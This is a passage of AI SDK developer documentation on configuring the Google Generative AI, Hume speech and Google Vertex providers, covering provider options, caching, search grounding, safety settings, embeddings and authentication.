HARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICIT
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
Further configuration can be done using Google Generative AI provider options. You can validate the provider options using the GoogleGenerativeAIProviderOptions type.
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-1.5-pro-latest'),
providerOptions: {
google: {
responseModalities: ['TEXT', 'IMAGE'],
} satisfies GoogleGenerativeAIProviderOptions,
},
// ...
});
Another example showing the use of provider options to specify the thinking budget for a Google Generative AI thinking model:
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-2.5-flash-preview-04-17'),
providerOptions: {
google: {
thinkingConfig: {
thinkingBudget: 2048,
},
} satisfies GoogleGenerativeAIProviderOptions,
},
// ...
});
The following provider options are available:
-
responseModalities string[] The modalities to use for the response. The following modalities are supported:
TEXT,IMAGE. When not defined or empty, the model defaults to returning only text. -
thinkingConfig { thinkingBudget: number; }
Optional. Configuration for the model's thinking process. Only supported by specific Google Generative AI models.
-
thinkingBudget number
Optional. Gives the model guidance on the number of thinking tokens it can use when generating a response. Must be an integer in the range 0 to 24576. Setting it to 0 disables thinking. Budgets from 1 to 1024 tokens will be set to 1024. For more information see Google Generative AI documentation.
-
You can use Google Generative AI language models to generate text with the generateText function:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-1.5-pro-latest'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Generative AI language models can also be used in the streamText, generateObject, and streamObject functions
(see AI SDK Core).
File Inputs
The Google Generative AI provider supports file inputs, e.g. PDF files.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-1.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google Generative AI supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
Gemini 2.5 models automatically provide cache cost savings without needing to create an explicit cache. When you send requests that share common prefixes with previous requests, you'll receive a 75% token discount on cached content.
To maximize cache hits with implicit caching:
- Keep content at the beginning of requests consistent
- Add variable content (like user questions) at the end of prompts
- Ensure requests meet minimum token requirements:
- Gemini 2.5 Flash: 1024 tokens minimum
- Gemini 2.5 Pro: 2048 tokens minimum
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, response } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', response.body.usageMetadata);
Explicit Caching
For guaranteed cost savings, you can still use explicit caching with Gemini 2.5 and 2.0 models:
import { google } from '@ai-sdk/google';
import { GoogleAICacheManager } from '@google/generative-ai/server';
import { generateText } from 'ai';
const cacheManager = new GoogleAICacheManager(
process.env.GOOGLE_GENERATIVE_AI_API_KEY,
);
// Supported models for explicit caching
type GoogleModelCacheableId =
| 'models/gemini-2.5-pro'
| 'models/gemini-2.5-flash'
| 'models/gemini-2.0-flash'
| 'models/gemini-1.5-flash-001'
| 'models/gemini-1.5-pro-001';
const model: GoogleModelCacheableId = 'models/gemini-2.5-pro';
const { name: cachedContent } = await cacheManager.create({
model,
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttlSeconds: 60 * 5,
});
const { text: veggieLasagnaRecipe } = await generateText({
model: google(model, { cachedContent }),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
const { text: meatLasagnaRecipe } = await generateText({
model: google(model, { cachedContent }),
prompt: 'Write a meat lasagna recipe for 12 people.',
});
Search Grounding
With search grounding, the model has access to the latest information using Google search. Search grounding can be used to provide answers around current events:
import { google } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, providerMetadata } = await generateText({
model: google('gemini-1.5-pro', {
useSearchGrounding: true,
}),
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
The grounding metadata includes detailed information about how search results were used to ground the model's response. Here are the available fields:
-
webSearchQueries(string[] | null)- Array of search queries used to retrieve information
- Example:
["What's the weather in Chicago this weekend?"]
-
searchEntryPoint({ renderedContent: string } | null)- Contains the main search result content used as an entry point
- The
renderedContentfield contains the formatted content
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by search results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting search result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"webSearchQueries": ["What's the weather in Chicago this weekend?"],
"searchEntryPoint": {
"renderedContent": "..."
},
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 65,
"text": "Chicago weather changes rapidly, so layers let you adjust easily."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.99]
}
]
}
}
Dynamic Retrieval
With dynamic retrieval, you can configure how the model decides when to turn on Grounding with Google Search. This gives you more control over when and how the model grounds its responses.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, providerMetadata } = await generateText({
model: google('gemini-1.5-flash', {
useSearchGrounding: true,
dynamicRetrievalConfig: {
mode: 'MODE_DYNAMIC',
dynamicThreshold: 0.8,
},
}),
prompt: 'Who won the latest F1 grand prix?',
});
The dynamicRetrievalConfig describes the options to customize dynamic retrieval:
-
mode: The mode of the predictor to be used in dynamic retrieval. The following modes are supported:MODE_DYNAMIC: Run retrieval only when system decides it is necessaryMODE_UNSPECIFIED: Always trigger retrieval
-
dynamicThreshold: The threshold to be used in dynamic retrieval (if not set, a system default value is used).
Sources
When you use Search Grounding, the model will include sources in the response.
You can access them using the sources property of the result:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { sources } = await generateText({
model: google('gemini-2.0-flash-exp', { useSearchGrounding: true }),
prompt: 'List the top 5 San Francisco news from the past week.',
});
Image Outputs
The model gemini-2.0-flash-exp supports image generation. Images are exposed as files in the response.
You need to enable image output in the provider options using the responseModalities option.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.0-flash-exp'),
providerOptions: {
google: { responseModalities: ['TEXT', 'IMAGE'] },
},
prompt: 'Generate an image of a comic cat',
});
for (const file of result.files) {
if (file.mimeType.startsWith('image/')) {
// show the image
}
}
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google AI documentation on safety settings.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
Troubleshooting
Schema Limitations
The Google Generative AI API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const result = await generateObject({
model: google('gemini-1.5-pro-latest', {
structuredOutputs: false,
}),
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Generative AI:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemini-2.5-pro |
||||
gemini-2.5-flash |
||||
gemini-2.5-pro-preview-05-06 |
||||
gemini-2.5-flash-preview-04-17 |
||||
gemini-2.5-pro-exp-03-25 |
||||
gemini-2.0-flash |
||||
gemini-1.5-pro |
||||
gemini-1.5-pro-latest |
||||
gemini-1.5-flash |
||||
gemini-1.5-flash-latest |
||||
gemini-1.5-flash-8b |
||||
gemini-1.5-flash-8b-latest |
Embedding Models
You can create models that call the Google Generative AI embeddings API
using the .textEmbeddingModel() factory method.
const model = google.textEmbeddingModel('text-embedding-004');
Google Generative AI embedding models support aditional settings. You can pass them as an options argument:
const model = google.textEmbeddingModel('text-embedding-004', {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
});
The following optional settings are available for Google Generative AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions |
|---|---|---|
text-embedding-004 |
768 |
title: Hume description: Learn how to use the Hume provider for the AI SDK.
Hume Provider
The Hume provider contains language model support for the Hume transcription API.
Setup
The Hume provider is available in the @ai-sdk/hume module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance hume from @ai-sdk/hume:
import { hume } from '@ai-sdk/hume';
If you need a customized setup, you can import createHume from @ai-sdk/hume and create a provider instance with your settings:
import { createHume } from '@ai-sdk/hume';
const hume = createHume({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Hume provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theHUME_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Hume speech API
using the .speech() factory method.
const model = hume.speech();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
voice: 'd8ab67c6-953d-4bd8-9370-8fa53a0f1453',
providerOptions: { hume: {} },
});
The following provider options are available:
-
context object
Either:
{ generationId: string }- A generation ID to use for context.{ utterances: HumeUtterance[] }- An array of utterance objects for context.
Model Capabilities
| Model | Instructions |
|---|---|
default |
title: Google Vertex AI description: Learn how to use the Google Vertex AI provider.
Google Vertex Provider
The Google Vertex provider for the AI SDK contains language model support for the Google Vertex AI APIs. This includes support for Google's Gemini models and Anthropic's Claude partner models.
Setup
The Google Vertex and Google Vertex Anthropic providers are both available in the @ai-sdk/google-vertex module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Google Vertex Provider Usage
The Google Vertex provider instance is used to create model instances that call the Vertex AI API. The models available with this provider include Google's Gemini models. If you're looking to use Anthropic's Claude models, see the Google Vertex Anthropic Provider section below.
Provider Instance
You can import the default provider instance vertex from @ai-sdk/google-vertex:
import { vertex } from '@ai-sdk/google-vertex';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Google Vertex supports two different authentication implementations depending on your runtime environment.
Node.js Runtime
The Node.js runtime is the default runtime supported by the AI SDK. It supports all standard Google Cloud authentication options through the google-auth-library. Typical use involves setting a path to a json credentials file in the GOOGLE_APPLICATION_CREDENTIALS environment variable. The credentials file can be obtained from the Google Cloud Console.
If you want to customize the Google authentication options you can pass them as options to the createVertex function, for example:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
baseURL string
Optional. Base URL for the Google Vertex API calls e.g. to use proxy servers. By default, it is constructed using the location and project:
https://${location}-aiplatform.googleapis.com/v1/projects/${project}/locations/${location}/publishers/google
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
You can import the default provider instance vertex from @ai-sdk/google-vertex/edge:
import { vertex } from '@ai-sdk/google-vertex/edge';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex/edge and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex/edge';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, you'll need to set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
These values can be obtained from a service account JSON file from the Google Cloud Console.
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create models that call the Vertex API using the provider instance.
The first argument is the model id, e.g. gemini-1.5-pro.
const model = vertex('gemini-1.5-pro');
Google Vertex models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
const model = vertex('gemini-1.5-pro', {
safetySettings: [
{ category: 'HARM_CATEGORY_UNSPECIFIED', threshold: 'BLOCK_LOW_AND_ABOVE' },
],
});
The following optional settings are available for Google Vertex models:
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Vertex uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
-
useSearchGrounding boolean
Optional. When enabled, the model will use Google search to ground the response.
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio files. Defaults to false.
This is useful for generating transcripts with accurate timestamps. Consult Google's Documentation for usage details.
You can use Google Vertex language models to generate text with the generateText function:
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-1.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Vertex language models can also be used in the streamText function
(see AI SDK Core).
Reasoning (Thinking Tokens)
Google Vertex AI, through its support for Gemini models, can also emit "thinking" tokens, representing the model's reasoning process. The AI SDK exposes these as reasoning information.
To enable thinking tokens for compatible Gemini models via Vertex, set includeThoughts: true in the thinkingConfig provider option. Since the Vertex provider uses the Google provider's underlying language model, these options are passed through providerOptions.google:
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleGenerativeAIProviderOptions } from '@ai-sdk/google'; // Note: importing from @ai-sdk/google
import { generateText, streamText } from 'ai';
// For generateText:
const { text, reasoning, reasoningDetails } = await generateText({
model: vertex('gemini-2.5-flash-preview-04-17'), // Or other supported model via Vertex
providerOptions: {
google: {
// Options are nested under 'google' for Vertex provider
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleGenerativeAIProviderOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
console.log('Reasoning:', reasoning);
console.log('Reasoning Details:', reasoningDetails);
console.log('Final Text:', text);
// For streamText:
const result = streamText({
model: vertex('gemini-2.5-flash-preview-04-17'), // Or other supported model via Vertex
providerOptions: {
google: {
// Options are nested under 'google' for Vertex provider
thinkingConfig: {
includeThoughts: true,
// thinkingBudget: 2048, // Optional
},
} satisfies GoogleGenerativeAIProviderOptions,
},
prompt: 'Explain quantum computing in simple terms.',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
process.stdout.write(`THOUGHT: ${part.textDelta}\n`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
When includeThoughts is true, parts of the API response marked with thought: true will be processed as reasoning.
- In
generateText, these contribute to thereasoning(string) andreasoningDetails(array) fields. - In
streamText, these are emitted asreasoningstream parts.
File Inputs
The Google Vertex provider supports file inputs, e.g. PDF files.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-1.5-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mimeType: 'application/pdf',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Search Grounding
With search grounding, the model has access to the latest information using Google search. Search grounding can be used to provide answers around current events:
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, providerMetadata } = await generateText({
model: vertex('gemini-1.5-pro', {
useSearchGrounding: true,
}),
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
The grounding metadata includes detailed information about how search results were used to ground the model's response. Here are the available fields:
-
webSearchQueries(string[] | null)- Array of search queries used to retrieve information
- Example:
["What's the weather in Chicago this weekend?"]
-
searchEntryPoint({ renderedContent: string } | null)- Contains the main search result content used as an entry point
- The
renderedContentfield contains the formatted content
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by search results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting search result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response excerpt:
{
"groundingMetadata": {
"retrievalQueries": ["What's the weather in Chicago this weekend?"],
"searchEntryPoint": {
"renderedContent": "..."
},
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 65,
"text": "Chicago weather changes rapidly, so layers let you adjust easily."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.99]
}
]
}
}
Sources
When you use Search Grounding, the model will include sources in the response.
You can access them using the sources property of the result:
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { sources } = await generateText({
model: vertex('gemini-1.5-pro', { useSearchGrounding: true }),
prompt: 'List the top 5 San Francisco news from the past week.',
});
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google Vertex AI documentation on configuring safety filters.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
For more details, see the Google Vertex AI documentation on grounding with Google Search.
Troubleshooting
Schema Limitations
The Google Vertex API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const result = await generateObject({
model: vertex('gemini-1.5-pro', {
structuredOutputs: false,
}),
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Vertex:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
gemini-2.0-flash-001 |
||||
gemini-2.0-flash-exp |
||||
gemini-1.5-flash |
||||
gemini-1.5-pro |
Embedding Models
You can create models that call the Google Vertex AI embeddings API using the .textEmbeddingModel() factory method:
const model = vertex.textEmbeddingModel('text-embedding-004');
Google Vertex AI embedding models support additional settings. You can pass them as an options argument:
const model = vertex.textEmbeddingModel('text-embedding-004', {
outputDimensionality: 512, // optional, number of dimensions for the embedding
});
The following optional settings are available for Google Vertex AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
Model Capabilities
| Model | Max Values Per Call | Parallel Calls |
|---|---|---|
text-embedding-004 |
2048 |
Image Models
You can create Imagen models that call the Imagen on Vertex AI API
using the .image() factory method. For more on image generation with the AI SDK see generateImage().
import { vertex } from '@ai-sdk/google-vertex';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-3.0-generate-002'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google Vertex provider options. You can validate the provider options using the GoogleVertexImageProviderOptions type.
import { vertex } from '@ai-sdk/google-vertex';
import { GoogleVertexImageProviderOptions } from '@ai-sdk/google-vertex';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: vertex.image('imagen-3.0-generate-002'),
providerOptions: {
vertex: {
negativePrompt: 'pixelated, blurry, low-quality',
} satisfies GoogleVertexImageProviderOptions,
},
// ...
});
The following provider options are available:
-
negativePrompt string A description of what to discourage in the generated images.
-
personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult. -
safetySetting
block_low_and_above|block_medium_and_above|block_only_high|block_noneWhether to block unsafe content. Defaults toblock_medium_and_above. -
addWatermark boolean Whether to add an invisible watermark to the generated images. Defaults to
true. -
storageUri string Cloud Storage URI to store the generated images.
Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-3.0-generate-002 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-3.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Google Vertex Anthropic Provider Usage
The Google Vertex Anthropic provider for the AI SDK offers support for Anthropic's Claude models through the Google Vertex AI APIs. This section provides details on how to set up and use the Google Vertex Anthropic provider.
Provider Instance
You can import the default provider instance vertexAnthropic from @ai-sdk/google-vertex/anthropic:
import { vertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
If you need a customized setup, you can import createVertexAnthropic from @ai-sdk/google-vertex/anthropic and create a provider instance with your settings:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Node.js Runtime
For Node.js environments, the Google Vertex Anthropic provider supports all standard Google Cloud authentication options through the google-auth-library. You can customize the authentication options by passing them to the createVertexAnthropic function:
import { createVertexAnthropic } from '@ai-sdk/google-vertex/anthropic';
const vertexAnthropic = createVertexAnthropic({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the Google Vertex Anthropic provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
